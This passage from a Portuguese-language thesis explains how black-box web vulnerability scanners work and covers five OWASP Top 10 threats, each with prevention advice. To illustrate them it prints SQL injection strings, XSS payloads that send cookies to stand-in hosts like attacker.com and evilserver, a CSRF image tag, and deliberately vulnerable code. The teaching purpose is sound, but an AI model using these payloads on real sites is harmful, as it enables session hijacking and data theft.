falsos positivos (vulnerabilidades inexistentes mas detetadas) [Fong and Okun, 2007] .

Quanto ao funcionamento, de um BB-WASS este consiste no rastreamento das páginas da aplicação, à procura de vulnerabilidades, através da simulação de ataques contra ela [Khoury et al., 2011] . Mais concretamente este tipo de ferramentas rastreia toda a aplicação web, com o intuito de alcançar todas as páginas acessíveis, e respetivos vetores de *input* (e.g. atributos de Forms HTML e parâmetros GET HTTP). De seguida são submetidos vetores de ataque para a aplicação utilizado esses inputs, seguido de uma observação da resposta da aplicação (i.e. respostas HTTP) de forma a determinar se foi detetada alguma vulnerabilidade [Fong and Okun, 2007] . Em suma, um scanner de aplicações web pode ser visto como sendo constituindo por três módulos, um módulo de *crawling*, um módulo de ataque, e um módulo de análise [Fong and Okun, 2007] .

Apresentam-se se seguida algumas das limitações e pontos fortes de um WASS:

Limitações:

- O WASS implementa um método de teste dinâmico, e portanto não pode cobrir 100% do código fonte da aplicação.
- É difícil para o WASS identificar falhas lógicas, como a utilização de funções de cifragem fracas, perda de informação, etc.
- Igualmente difícil alcançar falhas de desenvolvimento, caso a aplicação não dê pistas suficientes;
- Não identifica todas as variantes de ataques para a vulnerabilidade em questão. Geralmente possuem uma lista pré-configurada de ataques em vez de serem gerados de acordo com a aplicação a testar;
- São limitados na compreensão de aplicações com conteúdo dinâmico, como JS, Flash, etc.

Pontos fortes:

- Permite realizar um teste de penetração em ambiente real;

- É independente da linguagem (i.e. JAVA/JSP, PHP, etc.), ou qualquer outros mecanismos da aplicação web.

3.2 *Crawling*

A componente de *crawling* parte de um conjunto de URL's, a partir das quais obtém as páginas correspondentes, segue e redireciona as ligações de forma a identificar todas as páginas acessíveis pela aplicação, a fim de obter o código fonte HTML. Para além disso, o *crawler* identifica todos os pontos de entrada da aplicação, tais como os parâmetros de pedidos GET, campos de input de formulários HTML, e controlos que permitem realizar o upload de ficheiros [Fong and Okun, 2007] .

O maior desafio nesta primeira fase é o *crawling* de páginas que estão protegidas, tais como páginas que requerem senhas ou inputs humanos, tais como *captcha*. Outro desafio do scanner reside na necessidade de identificação quando e onde realizar outra ronda de *crawling* após o envio de dados para a aplicação web. Esta etapa termina quando um scanner identifica o estado de uma aplicação (i.e. *inputs* e *outputs*). No fim desta fase, o scanner deve ter todas as respostas do servidor em formato HTML [RSnake, 2012a] .

Podem ser realizados dois tipos de *scans*:

Scan Ativo: O scanner envia vários pedidos trabalhados à aplicação, derivados de um pedido base, e analisa as respostas resultantes procurando comportamento vulnerável (ex. identificar SQL Injection, XSS, etc.). Isso permite explorar partes interessantes da funcionalidade da aplicação.

Scan Passivo: O scanner não envia quaisquer pedidos novos a partir dele próprio, apenas analisa o conteúdo dos pedidos e respostas realizados (funciona como uma proxy), e deduz vulnerabilidades a partir deles (e.g. divulgação de informação, o uso inseguro de SSL, etc.). Isso permite encontrar bugs de forma segura sem enviar quaisquer pedidos adicionais para a aplicação.

3.3 Construção do Ataque e Submissão

Esta etapa pode ser descrita como uma tarefa de engenharia reversa, na qual o scanner realiza o parser do código-fonte HTML, a fim de identificar todas as forms, métodos (i.e. GET ou POST) e pontos de entrada, utilizados para posterior submissão dos testes. Por exemplo, o campo de "login"ou "username"do tipo "Text", encontra-se comummente associado a uma form de submissão, e portanto quando identificada com uma ação GET ou POST conjuntamente com a função de "submit", corresponde a um ponto de entrada [RSnake, 2012a; Kals et al., 2006] .

O módulo atacante analisa os URLs encontrados pelo *crawler* conjuntamente com os pontos de entrada identificados. De seguida, para cada ponto de estrada e para cada tipo de vulnerabilidade, o módulo atacante gera valores que são suscetíveis de desencadear uma vulnerabilidade, segundo os testes que o WASS está apto a realizar. Por exemplo, o módulo atacante tenta injetar código JS no teste de vulnerabilidades XSS, ou *strings* com um significado especial na linguagem SQL (i.e. com pelicas e operadores SQL) para testar vulnerabilidades de injeção SQL [Fong and Okun, 2007] . Os valores de entrada são normalmente gerados usando heurísticas ou valores predefinidos, tais como muitos dos cheat-sheets de XSS e de Injeção de SQL disponíveis [RSnake, 2012b; OWASP, 2010; Doupé et al., 2010] .

Estes dados podem ser gerados aleatoriamente ou obtidos a partir de um dicionário. Um mecanismo de ataque aleatório frequentemente utilizado, designa-se *fuzzing*, o qual permite submeter entradas aleatórias de vários tamanhos para a aplicação [Khoury et al., 2011] . Alguns scanners tentam usar até mesmo padrões maliciosos como entradas, a fim de detetar as vulnerabilidades.

3.4 Análise das Respostas

O módulo de análise tem como pressuposto verificar as páginas web retornadas pela aplicação, em resposta aos ataques lançados pelo módulo atacante a fim de

detetar possíveis vulnerabilidades e fornecer o *feedback* aos módulos anteriores. Por exemplo, se a página retornada na resposta relativa a um teste de uma entrada de injeção de SQL apresentar uma mensagem de erro de base de dados, então o módulo de análise pode inferir sobre a existência de uma vulnerabilidade de injeção de SQL [Fong and Okun, 2007] .

A resposta do servidor é gerada de acordo com muitos fatores, e é influenciada pelos dados submetidos. Neste caso, o scanner tem de saber que dados são considerados válidos, e quais foram aceites pelo servidor, de forma a gerar uma resposta útil e aceitável. Esta fase também exige que o scanner aplique engenharia reversa na resposta do servidor. Este facto é considerado um grande desafio para um scanner, pois tem que tomar a decisão de afirmar se a resposta é válida ou não, sabendo que estas respostas são principalmente projetadas para o ser humano. Para o efeito, os scanners estão equipados com uma lista de mensagens de erro, com o objetivo de verificar a correspondência das respostas do servidor a fim de determinar se a resposta equivale a algum erro. Se a resposta corresponder a algum dos erros , então o scanner decide a que categoria pertence o mesmo. Por exemplo, se foi um erro de sintaxe de SQL, então o scanner deve concluir que uma vulnerabilidade de injeção SQL existe [RSnake, 2012a] .

3.5 Síntese

Um scanner de vulnerabilidades consiste essencialmente em três componentes, nomeadamente na componente de *crawling*, de ataque e de análise. A componente de *crawling* reúne o conjunto de paginas web da aplicação, a componente de ataque invoca os ataques configurados contra as páginas, e finalmente a componente de análise verifica os resultados retornados pela aplicação web para determinar se o ataque foi bem sucedido [Kals et al., 2006] .

Capítulo 4

Ameaças de Segurança em Aplicações Web

As aplicações web estão abertas a uma panóplia de ataques, devido ao facto de se encontrarem acessíveis via rede. Este capítulo foca precisamente algumas das ameaças de segurança que mais frequentemente afetam as aplicações web.

"The only system which is truly secure is one which is switched off and unplugged, locked in a titanium lined safe, buried in a concrete bunker, and is surrounded by nerve gas and very highly paid armed guards. Even then, I wouldn't stake my life on it."

(Gene Spafford)

4.1 Introdução

Existe um vasto conjunto de ameaças que podem afetar as aplicações web. Tipicamente são classificadas como pertencentes a um mesmo domínio de atuação, de acordo com a sua ação ou propósito. O objetivo aqui não é apresentar nem abordar todo esse conjunto de ameaças, mas sim apenas aquelas que se relacionam

com os riscos de segurança intrínsecos ao HTML5 e com a metodologia de análise Black Box.

Há alguns trabalhos referentes à classificação de ameaças de segurança que atingem as aplicações web, de acordo com a sua frequência, perigo, aptidão, etc, os quais podem ser consultados no capítulo 5. Neste sentido, é importante mencionar que um dos trabalhos realizado pela OWASP irá servir de estatística sobre quais os riscos de segurança mais críticos, frequentes e importantes a ter em consideração. Esta organização propôs em 2010 o Top 10 dos riscos de segurança mais críticos que afetam as aplicações web, via consenso alcançado por um consórcio global de especialistas em segurança de aplicações, e que se tornou quase um padrão seguido por todas as organizações.

Neste caso de estudo, apenas serão consideradas como objeto de análise as cinco primeiras ameaças de segurança apresentadas no TOP 10, nomeadamente injeção, *cross-site scripting* (XSS), *Broken Authentication and Session Management*, *Insecure Direct Object References* e *Cross-Site Request Forgery* (CSRF). Em suma, correspondem às ameaças de segurança abordados na análise dos riscos de segurança do HTML5 e no teste de verificação de segurança realizado pelo BB-WASS.

4.2 Injeção

Quando uma aplicação recebe dados não confiáveis e os processa de imediato pode ocorrer uma falha de injeção. As falhas de injeção podem ser de vários tipos: queries SQL, HQL ,LDAP, XPath, XQuery, XSLT, HTML, XML, comandos do SO, entre outros [OWASP, 2010] . A única diferença entre estas linguagens de consulta (i.e. SQL, LDAP e XPath) reside no facto de corresponderem a tipos de armazenamento de dados diferentes. Por outro lado são semelhantes, porque possuem o mesmo problema de validação de dados não confiáveis.

As falhas de injeção subdividem-se em dois pontos de atuação diferentes:

- Vulnerabilidades baseadas no *input* que afetam o lado do cliente, tais como XSS, *HTTP header injection*, e *open redirection*.
- Vulnerabilidades baseadas no *input* que afetam o lado do servidor, tais como SQL Injection, *OS command injection*, e *file path traversal*.

De entre as diversas falhas de injeção apenas se vai considerar a falha de SQL Injection, como exemplo ilustrativo das restantes.

4.2.1 SQL Injection

Na globalidade a maioria das aplicações web necessitam de uma base de dados (BD) ou de qualquer outro tipo de sistema de armazenamento de dados para operar. Como por exemplo, para armazenar contas de utilizadores, credenciais, encomendas, privilégios de utilizadores, etc. Por outro lado, o facto da linguagem de consulta da BD ser o SQL, abre possíveis caminhos de ataque contra a aplicação através do abuso da linguagem SQL.

Um ataque de SQL Injection envolve a injeção de SQL numa consulta que é construída dinamicamente, e que é posteriormente executada no *back-end* da BD. Algumas das aplicações web proporcionam um bom ambiente para os hackers, pois permitem construir instruções SQL que incorporam dados fornecidos pelo utilizador. Assim, se um input malicioso for concatenado diretamente numa instrução SQL de forma insegura, a aplicação pode apresentar uma vulnerabilidade de SQL Injection. Esta falha é uma das vulnerabilidades que mais afeta as aplicações web, porque pode permitir que um invasor possa ler e modificar todos os dados armazenados na BD, e até mesmo assumir o controlo total do servidor no qual a BD está em execução [Kals, 2006] .

Era bastante comum encontrar vulnerabilidades de injeção SQL, há alguns anos, tendo estas diminuindo com o uso de *Parameterised Statements*. No entanto, a maneira mais simples de identificar uma vulnerabilidade de SQL Injection é adicionar caracteres inválidos ou inesperados no valor de um parâmetro e pesquisar

por erros na resposta, com o propósito de identificar uma instrução SQL válida [Kals, 2006] .

4.2.2 Exemplo

Por exemplo, pode ser detetado simplesmente digitando uma única aspa num campo de formulário HTML, o qual perturba o emparelhamento dos delimitadores na sequência da instrução SQL, podendo gerar uma mensagem de erro, indicando uma potencial vulnerabilidade de SQL Injection [Kals, 2006] .

Outro ataque popular é injetar (OR 1 = 1) em campos numéricos ou (' OR '1' = '1) em campos do tipo string, alterando a forma como a cláusula WHERE é interpretada [Scambray, 2010] .

Por exemplo, supondo que a aplicação tem a seguinte instrução SQL vulnerável.

```
SELECT * FROM UserTable WHERE UserId='+ strUserID +' AND Password=' +
    strPassword + '
```

Listagem 4.1: Comando Select SQL [Scambray, 2010] .

Então, se o atacante alterar ambos os parâmetros no browser usando dados não confiáveis, como (Mike' OR '1' = '1), ele pode aceder a todas as contas do utilizador na BD.

```
http://www.website.com/userProfile.asp?userid=Mike' OR
    '1'='1&password=Mike' OR '1'='1
```

Listagem 4.2: URL relativa a um pedido GET que manipula a instrução SQL da Listagem 4.1 [Scambray, 2010] .

Entre estes, existem muitos outros inputs de SQL Injection que podem ser executados de forma a obter o mesmo resultado tal como (' OR 1=1 –) ou até mesmo para obter outros fins [Scambray, 2010; Kals, 2006; Williams, 2007] .

Quando uma aplicação web possui uma vulnerabilidade de injeção SQL numa instrução SELECT, podemos muitas vezes associar o operador de união a essa

consulta para realizar uma segunda consulta a fim de combinar os seus resultados. Assim, se os resultados da consulta forem retornados para o browser, então o uso do operador de união pode facilmente levar a uma extração de dados da BD.

Por exemplo, se considerar uma aplicação que permite pesquisar por livros. Neste caso, se for combinada uma *query* de pesquisa supostamente vulnerável de livros com a injeção de um segundo SELECT que obtém dados de uma tabela diferente na BD, neste caso de utilizadores (e.g. Listagem 4.3), através da utilização do operador de união, podem obter dados não autorizados [Scambray, 2010] .

```sql
SELECT author, title, year FROM books WHERE publisher = 'Wiley'
UNION
SELECT username, password, uid FROM users --'
```

Listagem 4.3: Query correspondente à pesquisa de livros resultante da injeção de um segundo Select que usufrui do operador de união [Scambray, 2010] .

O resultado da consulta devolve a pesquisa inicial seguida do conteúdo da tabela de utilizadores:

Autor	Titulo	Ano
Litchfield	The Database Hacker's Handbook	2005
Anley	The shellcoder's Handbook	2007
admin	r00tr0x	0
cliff	Reboot	1

Tabela 4.1: Resultado da consulta sobre livros com o operador União [Scambray, 2010] .

Atualmente, as linguagens de programação escondem essas vulnerabilidades recorrendo a campos de dados que os utilizadores normalmente não podem ver ou modificar, gerando mensagens de erro genéricas e pouco informativas [Kals, 2006] . Uma boa prática para descobrir se uma aplicação é vulnerável é verificar se a utilização dos intérpretes separa claramente os dados não confiáveis dos comandos ou queries. Outra boa prática é a verificação do código para determinar se a aplicação usa os interpretadores com segurança. É comum recorrer-se a ferramentas de análise de código para ajudar a analisar os intérpretes. Assim como,

a ferramentas de *scanning* que fornecem uma varredura às aplicações para encontrar algumas falhas de injeção, mas nem sempre conseguem atingir os intérpretes, tendo dificuldade em detetar se um ataque foi bem-sucedido [OWASP, 2010] .

4.2.3 Prevenção de SQL Injection

Para prevenir a injeção de SQL é necessário evitar consultas dinâmicas e manter os dados não confiáveis separados dos comandos e consultas SQL. Por outras palavras, os inputs dos utilizadores não devem ser incorporados diretamente em instruções SQL.

Deve portanto recorrer-se ao uso de APIs seguras, que evitem a utilização do interpretador por inteiro ou então recorrer a uma interface parametrizada. Deve ter-se especial cuidado com APIs tais como os *stored procedures* que são parametrizados, mas mesmo assim podem introduzir injeção [OWASP, 2010] . Devem ser utilizados *Parameterised Statements* em vez de incorporar os inputs do utilizador diretamente na instrução, pois cada parâmetro corresponde a um tipo de dados e a um valor específico que vai completar a instrução SQL sem afetar a estrutura, evitando assim a reescrita da consulta. Em suma, o input de um utilizador é então atribuído a um parâmetro.

Exemplo de utilização de *Parameterised Statements* através da API JDBC:

```
PreparedStatement prep = conn.prepareStatement("SELECT *
FROM USERS WHERE USERNAME=? AND PASSWORD=?");
prep.setString(1, username);
prep.setString(2, password);
prep.executeQuery();
```

Listagem 4.4: Exemplo de um *Prepared Statement.*

Quando uma API parametrizada não puder ser utilizada pela aplicação, então deve ser realizado um *escape* dos caracteres especiais de acordo com a sintaxe do intérprete. Também é recomendado o uso de uma interface validadora que defina

um conjunto de métodos para uniformização[1] e validação de inputs não confiáveis. Mas não é no entanto uma defesa completamente segura uma vez que algumas aplicações requerem caracteres especiais nos seus inputs [OWASP, 2010] . A OWASP ESAPI possui uma biblioteca extensível com uma *White List* de rotinas de validação de inputs [Hamada, 2012] .

4.3 Cross-Site Scripting (XSS)

Um ataque de XSS corresponde a um tipo de risco de injeção, que surge sempre que uma aplicação pega em dados não confiáveis diretamente do browser e os processa sem a devida validação e *escaping* do conteúdo [OWASP, 2010] . O ataque XSS explora falhas em aplicações web que permitam a um atacante executar código arbitrário sem a devida autorização da aplicação.

Quase qualquer ponto de entrada de dados de uma aplicação web pode servir como um vetor de ataque, incluindo as origens internas, tais como dados provenientes da própria BD, caso a aplicação apresente vulnerabilidades.

As ameaças de XSS subdividem-se em três métodos diferentes: *Stored XSS*, *Reflected XSS*, e *DOM based XSS* [Kals, 2006; Williams, 2007; Galán et al., 2010] . Ambos os ataques exploram possíveis vulnerabilidades em aplicações web, através da injeção de scripts de código, tipicamente através de um pedido HTTP, tal como um parâmetro ou o input de uma "*form web*".

Reflected XSS: em ataques refletidos a script injetada é imediatamente executada no browser da vítima, que retorna o resultado dessa mesma script na resposta ao pedido HTTP realizado. A resposta do código injetado como parte do pedido é enviada para um atacante fora do servidor, na forma de uma mensagem de erro, resultado de uma pesquisa, ou qualquer outro tipo de resposta [Galán et al., 2010] .

[1] A **uniformização** é um processo de conversão de dados com mais de uma possível representação numa única representação.




FIGURA 4.1: Ataque do tipo *Reflected XSS* [Galán et al., 2010] .

Stored XSS: tem como objetivo injetar uma script de uma forma persistente (onde o código injetado fica permanentemente armazenado nos servidores de destino). Desta forma, um atacante apenas necessita explorar a vulnerabilidade apenas uma vez. A partir dai a script será executada quantas vezes, a página web detentora da mesma for visitada. Exemplos de repositórios para estes ataques destacam-se as bases de dados, os fóruns de mensagens, campos de comentários, entre muitos outros que tenham a capacidade de armazenar e apresentar a informação recolhida [Galán et al., 2010] .




FIGURA 4.2: Ataque do tipo *Stored XSS* [Galán et al., 2010] .

DOM Based XSS: tem como objetivo modificar o ambiente da estrutura do DOM no browser da vítima. Assim, o atacante pode controlar os elementos da página dentro do browser do cliente.

Em suma, os três tipos de XSS diferem apenas na forma como cada um procede na injeção do código intrusivo para a aplicação e na forma como esse código é executado.

Os servidores de aplicações web que geram páginas dinamicamente são vulneráveis a XSS, caso falhem na validação dos inputs do utilizador e não garantam a devida codificação das páginas geradas.

4.3.1 Exemplo

Por exemplo, se uma aplicação usar dados não confiáveis na construção do seguinte excerto de HTML sem validação ou escaping:

```
(String) page += "<input name='creditcard' type='TEXT'value='" +
request.getParameter("CC") + "'>";
```

E o atacante modifique o parâmetro 'CC' no seu browser para:

```
'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo=
'+document.cookie</script>'
```

Isto leva a que o ID de sessão da vítima seja enviado para o site do atacante, permitindo que o invasor manipule a sessão atual do utilizador.

Reflected XSS

Como exemplo de um ataque *Reflected XSS*; considere-se que o atacante envia um link para a vítima (e.g. por e-mail), semelhante ao apresentado na Figura 4.3. Contido nesse link está o código HTML que contém a script para atacar o recetor do e-mail. Se a vitima clicar nesse link, a aplicação web vulnerável exibe a página solicitada que contém o código malicioso, que agora faz parte da página web que é enviada de volta para o browser do utilizador, onde é executado [Hamada, 2012]
.

Stored XSS

```
<a href="http://goodserver/comment.cgi?mycomment=<script
src='http://evilserver/xss.js'></script>">Click here</a>
```

Figura 4.3: Exemplo de um ataque "*Reflected XSS*" com uma script estrangeira [Hamada, 2012] .

Como exemplo de um ataque *Stored XSS*; considere-se que se consegue injetar o código malicioso apresentado na Figura 4.4 no sistema de armazenamento de uma aplicação web. Quando um visitante da aplicação acede à informação que está associada a esta entrada de armazenamento, o código armazenado é recuperado pelo servidor e apresentado no browser da vítima, transferindo o cookie da vítima para o atacante [Hamada, 2012] .

```
Look at this picture! <img src="image">
<script>
  document.images[0].src = "http://evilserver/image.jpg" +
    "?stolencookie=" + document.cookie;
</script>
```

Figura 4.4: Exemplo de um ataque "*Stored XSS*" que transfere um Cookie [Hamada, 2012] .

4.3.2 Prevenção de Cross-site Scripting

A melhor opção para evitar vulnerabilidades XSS é proceder ao *escaping* de todos os dados não confiáveis, com base no contexto HTML (i.e. *body*, *attribute*, JS, CSS, ou URL) no qual os dados serão colocados [OWASP, 2010] . Por exemplo, o carácter (<) deveria ser convertido em <. Por norma o desenvolvimento de aplicações deve incluir o *escaping* dos inputs, a menos que este processo seja realizado por alguma *framework* já utilizada. Podem ser encontradas mais informações sobre técnicas de *escaping* de dados na OWASP XSS Prevention Cheat Sheet.

Outra opção é assegurar que todos os inputs fornecidos pelos utilizadores e enviados de volta para o browser são considerados seguros via validação de input [OWASP, 2010] . Tal validação deve descodificar qualquer input codificado, e depois validar o comprimento, os caracteres, e o formato dos dados antes de aceitar o input.

Recomenda-se a validação de input, mas esta defesa não é completa porque muitas aplicações devem permitir caracteres especiais. Podem ser utilizadas ambas ferramentas estáticas e dinâmicas a fim de detetar problemas de XSS automaticamente. No entanto, cada aplicação gera páginas de saída diferentes e usa diferentes intérpretes do lado do browser, tais como JS, ActiveX, Flash e Silverlight, o que torna difícil esta deteção automática. O *taint tracking* é uma outra abordagem para evitar ataques de XSS.

4.4 Broken Authentication and Session Management

Construir corretamente a gestão dos esquemas de autenticação ou de sessão de uma aplicação é difícil. Pois estas funções são frequentemente implementadas incorretamente, permitindo que o atacante comprometa passwords, keys, tokens de sessão, ou explore outras falhas de implementação de forma a assumir a identidade de outros utilizadores. As contas com privilégios são frequentemente alvo de ataques que se forem bem-sucedidos podem realizar qualquer coisa com a conta da vítima. Um atacante anónimo ou até mesmo um utilizador externo, podem tentar roubar contas de outros utilizadores. Podem explorar falhas em áreas como *logout*, gestão de *passwords*, *timeouts*, pergunta secreta, atualização da conta, etc [OWASP, 2010] .

Todas as *frameworks* de aplicações web são vulneráveis a falhas de gestão de autenticação e de sessão. Por exemplo, uma aplicação de reservas da companhia aérea airline, coloca os IDs de sessão na URL, permitindo, assim, ser reescrita:

```
http://airline.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?
dest=Hawaii
```

Supondo que um utilizador autenticado deste site quer mostrar ao seu amigo a sua compra e envia o link acima por e-mail para ele sem saber que o seu ID de sessão também é enviado. Quando o amigo usa o link, ele também usará a sessão

do utilizador e cartão de crédito. Outro caso é o uso de computadores públicos para acesso a sites. Este é um problema quando o utilizador simplesmente fecha a aba do browser e se afasta invés de fechar a sua conta. Mais tarde, outros utilizadores podem usar essa conta para fazer qualquer coisa. Além disso, quando um invasor obtém acesso à senha da BD, ele pode atacar qualquer utilizador uma vez que as suas senhas na BD não estão cifradas.

Encontrar tais falhas às vezes pode ser difícil, já que cada implementação é única. As aplicações devem autenticar corretamente os utilizadores e proteger as suas credenciais de sessão. As operações de validação devem ser realizadas no lado do servidor. Para verificar a segurança podem ser utilizadas ferramentas automatizadas de scanning para deteção de falhas. Alguns aspetos para prevenir as aplicações web são manter comunicações seguras e o armazenamento de credenciais, bem como usar um mecanismo único de autenticação onde aplicável, criar uma nova sessão após a autenticação, assegurar que o link de logout destrói todos os dados pertinentes e não expõe as credenciais na URL ou logs. As *Proxy caches*, combinadas com código de gestão de sessão mal escrito, pode facilmente levar a falhas de segurança graves. As *Caches* são a ameaça e o código inseguro é a falha.

4.4.1 Prevenção de Broken Authentication and Session Management

Uma boa prática para evitar este risco, é seguir um forte conjunto de controlos de autenticação e de gestão de sessão, tal como cumprir todos os requisitos de autenticação e gestão de sessão definidos pela OWASP's *Application Security Verification Standard* (ASVS) nas áreas V2 (Autenticação) e V3 (Gestão de Sessão). Também devem ser realizados esforços para evitar falhas de XSS que possam ser utilizadas para roubar os IDs de sessão.

4.5 Insecure Direct Object References

O risco de uma referência direta a objetos insegura ocorre quando o programador expõe a referência de uma implementação interna de um objeto (e.g. um ficheiro, uma diretoria, a chave da BD, etc.). Assim, sem a devida verificação do controlo de acesso ou qualquer outra proteção, os atacantes podem manipular estas referências e aceder a dados não autorizados. Portanto, um atacante que seja um utilizador autorizado pelo sistema, pode alterar o valor do parâmetro que referencia diretamente um objeto com um valor diferente, recebendo assim outro objeto que não está autorizado. As aplicações nem sempre verificam se o utilizador está autorizado a aceder a determinado objeto alvo. Isso, resulta numa falha de Insecure Direct Object References [OWASP, 2010] .

Por exemplo, se a aplicação utilizar diretamente dados não verificados numa instrução SQL, um hacker poderia facilmente alterar o parâmetro "cartID"para qualquer valor:

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
String query = "SELECT * FROM table WHERE cartID=" + cartID;
```

Listagem 4.5: Exemplo de uma *Insecure Direct Object Reference* a partir do parâmetro "cartID".

Neste caso, basta o atacante simplesmente modificar o parâmetro "cartID"no seu browser para poder visualizar qualquer número de conta que pretenda. Sem um controlo de verificação de autorização de acesso, o atacante pode aceder a qualquer conta de utilizador, para além da própria conta.

4.5.1 Prevenção de Insecure Direct Object References

O método para evitar vulnerabilidades de Insecure Direct Object References é não expor a referência de objetos particulares a todos os utilizadores. Mas caso as referências de objetos sejam usados dessa forma, então é importante assegurar que qualquer utilizador está autorizado para tal, antes de qualquer autorização de

acesso. No entanto, evitar a exposição de referências a objetos privados (tais como, chaves primárias, nomes de ficheiros, etc.) é preferível sempre que possível. Isto significa, determinar quais os objetos a que um utilizador deve ter permissão de acesso, e conceder-lhes acesso apenas a esses objetos. Em suma, para impedir que os atacantes acedam diretamente a recursos não autorizados, é necessário verificar a autorização intrínseca a cada um dos objetos referenciados, e para cada utilizador ou sessão utilizar referência indireta a objetos (Algumas recomendações OWASP).

Por exemplo, a vulnerabilidade apresentada na Listagem 4.5 pode ser prevenida através da adição de uma restrição de controlo de acesso ao utilizador como o apresentado na Listagem 4.6.

Desta forma o utilizador apenas tem acesso aos dados autorizados:

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
User user = (User)request.getSession().getAttribute( "user" );
String query = "SELECT * FROM table WHERE cartID=" + cartID + " AND
    userID=" + user.getID();
```

Listagem 4.6: Exemplo de prevenção da *Insecure Direct Object Reference* apresentada na Listagem 4.5.

4.6 Cross-Site Request Forgery

Um ataque de *Cross-Site Request Forgery* (CSRF) não envolve a apresentação de qualquer conteúdo falso perante o utilizador, por parte do atacante. O CSRF corresponde à criação de pedidos HTTP forjados que são submetidos via tags de imagens, XSS, ou através de inúmeras outras técnicas. Isso permite ao atacante forçar o browser da vítima a gerar pedidos provenientes da aplicação pensando que são pedidos legítimos da vítima, pelo facto de utilizar o cookie de sessão da vítima ou qualquer outra informação de autenticação [OWASP, 2010; Stuttard, 2011] .

Por exemplo, considere-se que um determinado utilizador designado João, esta a navegar num fórum onde outro utilizador, Carlos, colocou uma mensagem. Supor ainda que o Carlos conseguiu criar um novo elemento HTML (e.g. uma imagem) que faz referência a uma ação no site do banco do João (i.e. em vez do src para a imagem), tal como o apresentado a seguir.

```
<img
   src="http://bank.example.com/withdraw?account=joao&amount=1000000&for=carlos">
```

Se o João possuir a sua informação de autenticação do banco num cookie, e se o cookie não expirou, então na tentativa do browser do João carregar a imagem, irá submeter o formulário do banco com o seu cookie, autorizando uma transação sem a aprovação do João.

4.6.1 Prevenção de Cross-Site Request Forgery

A melhor opção para evitar ataques CSRF é incluir um *token* único num campo oculto. Este método leva a que o valor seja enviado no corpo do pedido HTTP, evitando a sua inclusão na URL, a qual está sujeita a exposição. Este *token* também pode ser incluído na URL por si só, ou num parâmetro da URL. No entanto, a colocação de tal elemento na URL corre o risco de ser exposto a um atacante, comprometendo assim o *token* secreto.

A *OWASP CSRF Guard* pode ser usada para incluir automaticamente tais *tokens* na sua aplicação Java EE, .NET, ou PHP. A OWASP ESAPI inclui a componente de geração e validação de *tokens* que pode ser usada pelos programadores para proteger as suas transações. Outro método de proteção é usar *Web Application Firewalls* (WAFs), pois podem bloquear tais ataques adicionando um token único a cada formulário enviado para o cliente, e verificando todos os pedidos realizados no sentido de verificar se contêm o ID único por ela fornecido.

4.7 Síntese

Síntese dos principais aspetos de cada uma das ameaças de segurança abordadas nesta secção:

- ✓ As falhas de **Injeção** tais como SQL, OS e LDAP Injection, ocorrem quando são enviados dados não confiáveis para o interpretador como parte da query. Os dados do atacante podem levar o interpretador a executar comandos não pretendidos ou a aceder a dados não autorizados. Possibilita a transmissão de código malicioso através das aplicações para outros sistemas tais como Bases de Dados ou SO. Para remediar esta situação, as organizações devem utilizar *Parameterised Statements* ou até WAFs, a fim de identificarem *payloads* de ataque. Durante a análise das paginas de saída, as WAFs também podem determinar se a injeção foi bem sucedida através da identificação de fugas de informação.
- ✓ As falhas de **Cross-Site Scripting** ocorrem sempre que uma aplicação pega em dados não confiáveis e os envia para o browser sem qualquer validação ou *escaping* apropriado. O XSS permite executar scripts no browser da vitima que podem por exemplo, hijack as sessões dos utilizadores, redirecionar utilizadores para sites maliciosos, etc. Para prevenir o problema, as organizações devem durante o desenvolvimento focar-se em políticas adequadas de validação de entradas.
- ✓ As funções das aplicações relacionadas com **Autenticação** e **Gestão de Sessão** são frequentemente mal implementadas, permitindo que os atacantes comprometam passwords, keys, session tokens, ou explorem outras falhas de implementação para assumir a identidade de outros utilizadores. Estas falhas podem ocorrer mesmo em mecanismos de autenticação fortes, e portanto as organizações devem esforçar-se para criar um único sistema de autenticação e de gestão de sessão forte.
- ✓ A falha **Insecure Direct Object Reference** ocorre quando um programador expõe a referencia de um objeto interno, tal como um ficheiro, diretoria, ou chave da Base de Dados. Sem qualquer verificação do controlo de acesso

ou qualquer outra proteção, os atacantes podem manipular essas referencias para aceder a dados sem autorização.

